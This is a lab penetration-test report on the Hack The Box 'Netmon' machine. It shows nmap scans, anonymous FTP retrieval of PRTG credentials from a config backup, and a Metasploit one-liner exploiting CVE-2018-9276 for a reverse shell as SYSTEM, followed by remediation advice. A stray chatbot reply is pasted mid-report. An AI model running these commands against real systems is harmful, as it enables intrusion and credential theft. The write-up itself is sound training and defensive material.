Netmon report

Cover

Target: HTB Machine “Netmon” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of the "Netmon" machine, a Windows-based system hosted on Hack The Box, by simulating adversarial techniques against its network services and monitoring software. The testing focused on identifying vulnerabilities in authentication mechanisms, file access controls, and application configurations. Through systematic enumeration and exploitation, initial access was gained, culminating in full system control as the `nt authority\system` user.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP confirmed a Windows host, indicated by a TTL value of 128. Comprehensive port scans via Nmap identified critical services, including FTP (port 21), HTTP (port 80), MSRPC (ports 135, 49664-49669), NetBIOS-SSN (port 139), Microsoft-DS (port 445), WSMan (port 5985), and WinRM (port 47001), suggesting a Windows Server 2008 R2 - 2012 environment.
- **Service Discovery & Credential Enumeration:** Anonymous FTP access on port 21 revealed accessible directories and the user flag in `C:/Users/Public/Desktop`. The HTTP service on port 80 hosted PRTG Network Monitor, where credentials for the `prtgadmin` user were found in `C:/ProgramData/Paessler/PRTG Network`

`Monitor/PRTG Configuration.old.bak`, modified from `<REDACTED>2018` to `<REDACTED>2019` for authenticated access.

- **Resource Access & Information Disclosure:** The `prtgadmin` account provided access to the PRTG interface, exposing a vulnerable configuration that facilitated further exploitation.
- **Privilege Escalation Exploitation:** The PRTG version 18.1.37.13946 was found susceptible to an authenticated command injection vulnerability (CVE-2018-9276), allowing execution of arbitrary commands and a reverse shell as `nt authority\system`.
- **System Access:** The reverse shell confirmed full system control, completing the compromise.

Ethics & Compliance

All testing activities were conducted within the Hack The Box platform, adhering to its rules of engagement and confined to the isolated "Netmon" environment. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and skill development, aiming to enhance cybersecurity knowledge and encourage secure system configurations.

Got it! I'll update the methodology section for the "Netmon" machine to reflect that the password was changed from `<REDACTED>2018` to `<REDACTED>2019` for clarity, while keeping the credentials redacted. The operating system specification will remain as previously adjusted. Here's the revised version:

---

2 Methodology

Initial Enumeration

The methodology for exploiting the "Netmon" machine began with initial reconnaissance to identify the operating system and open ports. A comprehensive port scan using `nmap` revealed multiple open services:

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.230.176 -oG
NetmonPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 17:29 UTC
Nmap scan report for 10.129.230.176
Host is up (0.037s latency).
Not shown: 63161 closed tcp ports (reset), 2361 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds
```

A detailed service scan confirmed the operating system as Microsoft Windows Server 2008 R2 - 2012 and provided version information and additional insights:

```
sudo nmap -sVC -p
21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669
10.129.230.176 -oN NetmonServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 17:30 UTC
Nmap scan report for 10.129.230.176
Host is up (0.040s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_11-10-23  10:20AM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG
bandwidth monitor)
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
```


```
|_http-server-header: PRTG/18.1.37.13946
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-07-31T17:33:28
|_  start_date: 2025-07-31T17:21:53
|_clock-skew: mean: 1d00h02m10s, deviation: 0s, median: 1d00h02m10s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.90 seconds
```


Foothold

Anonymous FTP access was identified on port 21, allowing directory listing and file retrieval:



The user flag was located in `C:/Users/Public/Desktop`.

The web service on port 80 hosted PRTG Network Monitor (version 18.1.37.13946) on the Windows Server:




Credentials for `prtgadmin` were found in `C:/ProgramData/Paessler/PRTG Network Monitor/PRTG Configuration.old.bak`:

```
cat ../nmap/PRTG\ Configuration.old.bak | grep prtgadmin  -B 5 -A 5
            </dbauth>
            <dbcredentials>
              0
            </dbcredentials>
            <dbpassword>
              <!-- User: prtgadmin -->
              <REDACTED>2018
```


```
            </dbpassword>
            <dbtimeout>
              60
```

The password was changed from `<REDACTED>2018` to `<REDACTED>2019` for access:




Privilege Escalation

The PRTG version 18.1.37.13946 on the Windows Server is vulnerable to an authenticated command injection flaw (CVE-2018-9276), exploitable via the Demo PowerShell notification script. This was confirmed using the `prtg_authenticated_rce` module in Metasploit:




Alternatively, the exploit from https://github.com/A1vinSmith/CVE-2018-9276 was used to obtain a reverse shell, confirming access as `nt authority\system`:



3. Findings

3.1 Vulnerability: Unsecured Anonymous FTP Access



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
- **Description:** The FTP service on port 21 of the "Netmon" machine allowed anonymous access without authentication, exposing the entire file system, including the user flag in `C:/Users/Public/Desktop`. This lack of access control enabled unrestricted browsing of sensitive directories.
- **Impact:** Unsecured FTP access permitted unauthenticated retrieval of critical files, providing an initial foothold and facilitating further exploitation, posing a significant risk of data exposure and unauthorized system access.
- **Technical Summary:** The vulnerability was identified via `nmap` service scan:

```
sudo nmap -sVC -p 21 10.129.230.176
```


Anonymous login was confirmed with:

```
ftp 10.129.230.176
Name (10.129.230.176:kali): anonymous
230 User logged in.
```

Directory listing revealed accessible files:

```
kali@kali ~/workspace/Netmon/nmap [17:54:49] $ ftp anonymous@10.129.2
Connected to 10.129.230.176.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50099|)
150 Opening ASCII mode data connection.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
11-10-23  10:20AM       <DIR>          Windows
```

3.2 Vulnerability: Exposed PRTG Credentials in Configuration File




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N – 8.2 (High)
- **Description:** Credentials for the `prtgadmin` user were stored in plaintext within `C:/ProgramData/Paessler/PRTG Network Monitor/PRTG Configuration.old.bak`, with the password changed from `<REDACTED>2018` to `<REDACTED>2019` to gain access to the PRTG Network Monitor interface on port 80.
- **Impact:** The exposed credentials allowed unauthorized access to the PRTG system, serving as a stepping stone for further exploitation and posing a risk of system compromise by attackers with network access.
- **Technical Summary:** The file was accessed via FTP:

```
get C:/ProgramData/Paessler/PRTG\ Network\ Monitor/PRTG\
Configuration.old.bak
```

Contents were extracted with:


```
cat ../nmap/PRTG\ Configuration.old.bak | grep prtgadmin  -B 5 -A 5
```

Login was confirmed:



.


3.3 Vulnerability: Authenticated Command Injection in PRTG



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** The PRTG Network Monitor version 18.1.37.13946 on the Windows Server 2008 R2 - 2012 system is vulnerable to an authenticated command injection flaw (CVE-2018-9276) in the Demo PowerShell notification script, allowing arbitrary command execution.
- **Impact:** This vulnerability enabled authenticated users to execute commands, including a reverse shell as `nt authority\system`, leading to full system compromise and access to critical resources.
- **Technical Summary:** The vulnerability was exploited using the `prtg_authenticated_rce` module in Metasploit:


```
msfconsole -x "use exploit/windows/http/prtg_authenticated_rce; set
RHOSTS 10.129.230.176; set USERNAME prtgadmin; set PASSWORD
<REDACTED>2019; set LHOST 10.10.14.217; run"
```

A reverse shell was established:



.

System access was confirmed with `whoami`:



.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during the exploitation of the "Netmon" machine on Hack The Box—specifically, the unsecured anonymous FTP access, exposed PRTG credentials, and authenticated command injection in PRTG—the following recommendations should be implemented to enhance the security posture of similar Windows-based environments:

1. Strengthen FTP Server Security

- **Disable Anonymous Access:** Restrict FTP access to authenticated users only, removing anonymous login capabilities on port 21. Implement strong authentication mechanisms to enforce least-privilege principles.
- **Remove Sensitive Data:** Audit all FTP-accessible directories, such as `C:/Users/Public/Desktop`, for sensitive files like the user flag. Relocate or secure these files in protected locations with encryption.
- **Implement Secure File Transfer:** Replace FTP with SFTP or FTPS to ensure encrypted data transfer and prevent unauthorized file access.

2. Secure Credential Management

- **Protect Configuration Files:** Encrypt or securely store configuration files like `PRTG Configuration.old.bak` to prevent plaintext credential exposure. Implement access

controls to limit visibility to authorized personnel only.

- **Enforce Strong Passwords:** Replace default or predictable passwords (e.g., variations like `<REDACTED>2018` to `<REDACTED>2019`) with complex, unique passwords. Enforce a policy requiring minimum 12 characters, mixed case, numbers, and symbols.
- **Enforce Account Lockout Policies:** Configure the system to lock accounts after multiple failed login attempts, reducing the risk of brute-force attacks on administrative accounts like `prtgadmin`.

3. Harden Application Configuration

- **Patch Vulnerable Software:** Upgrade PRTG Network Monitor from version 18.1.37.13946 to a version beyond 18.2.39 to address the CVE-2018-9276 command injection vulnerability. Follow vendor patches and updates.
- **Restrict Notification Scripts:** Disable or sanitize the Demo PowerShell notification script, ensuring input validation to prevent command injection. Limit script execution to trusted, vetted code only.
- **Enforce Input Validation:** Configure PRTG to validate and sanitize all user inputs, particularly in the Parameter field, to mitigate injection risks.

4. Secure Remote Access and Execution

- **Disable Unnecessary Services:** Deactivate unused high ports (e.g., 49664-49669) and restrict MSRPC and WinRM (ports 135, 5985, 47001) to authorized networks only, minimizing the attack surface.
- **Monitor Remote Execution:** Enable logging for command execution via WinRM and WSMan, integrating with a monitoring system to detect unauthorized activities.
- **Implement Network Segmentation:** Isolate critical services like PRTG and FTP from the broader network to limit lateral movement post-compromise.

5. Enhance Monitoring and Logging

- **Centralize System Logs:** Aggregate logs from FTP, HTTP, and PRTG into a centralized monitoring platform. Monitor for unauthorized access attempts, such as anonymous FTP logins or credential misuse.
- **Audit Command Execution:** Enable detailed logging for command execution by administrative accounts (e.g., `prtgadmin`) and integrate with a SIEM to detect and alert on injection attempts.
- **Develop Incident Response Playbooks:** Create procedures for responding to unauthorized access or RCE indicators. Include steps for isolating affected systems, revoking credentials, and applying patches.

6. Conduct Regular Security Audits

- **Vulnerability Scanning:** Perform periodic scans using tools like Nmap to identify open ports (e.g., 21, 80, 135) and misconfigured services. Validate that no services allow unauthenticated access.
- **Privilege and Configuration Audits:** Regularly review user permissions, service configurations, and application settings (e.g., PRTG, FTP) to ensure compliance with least-privilege principles, preventing excessive access to critical files or interfaces.

By implementing these layered recommendations—focused on securing FTP services, protecting credentials, hardening application configurations, securing remote access, and improving monitoring—the environment will significantly reduce its exposure to unauthorized access, data leaks, and system compromise.

5. Conclusions

Executive Summary

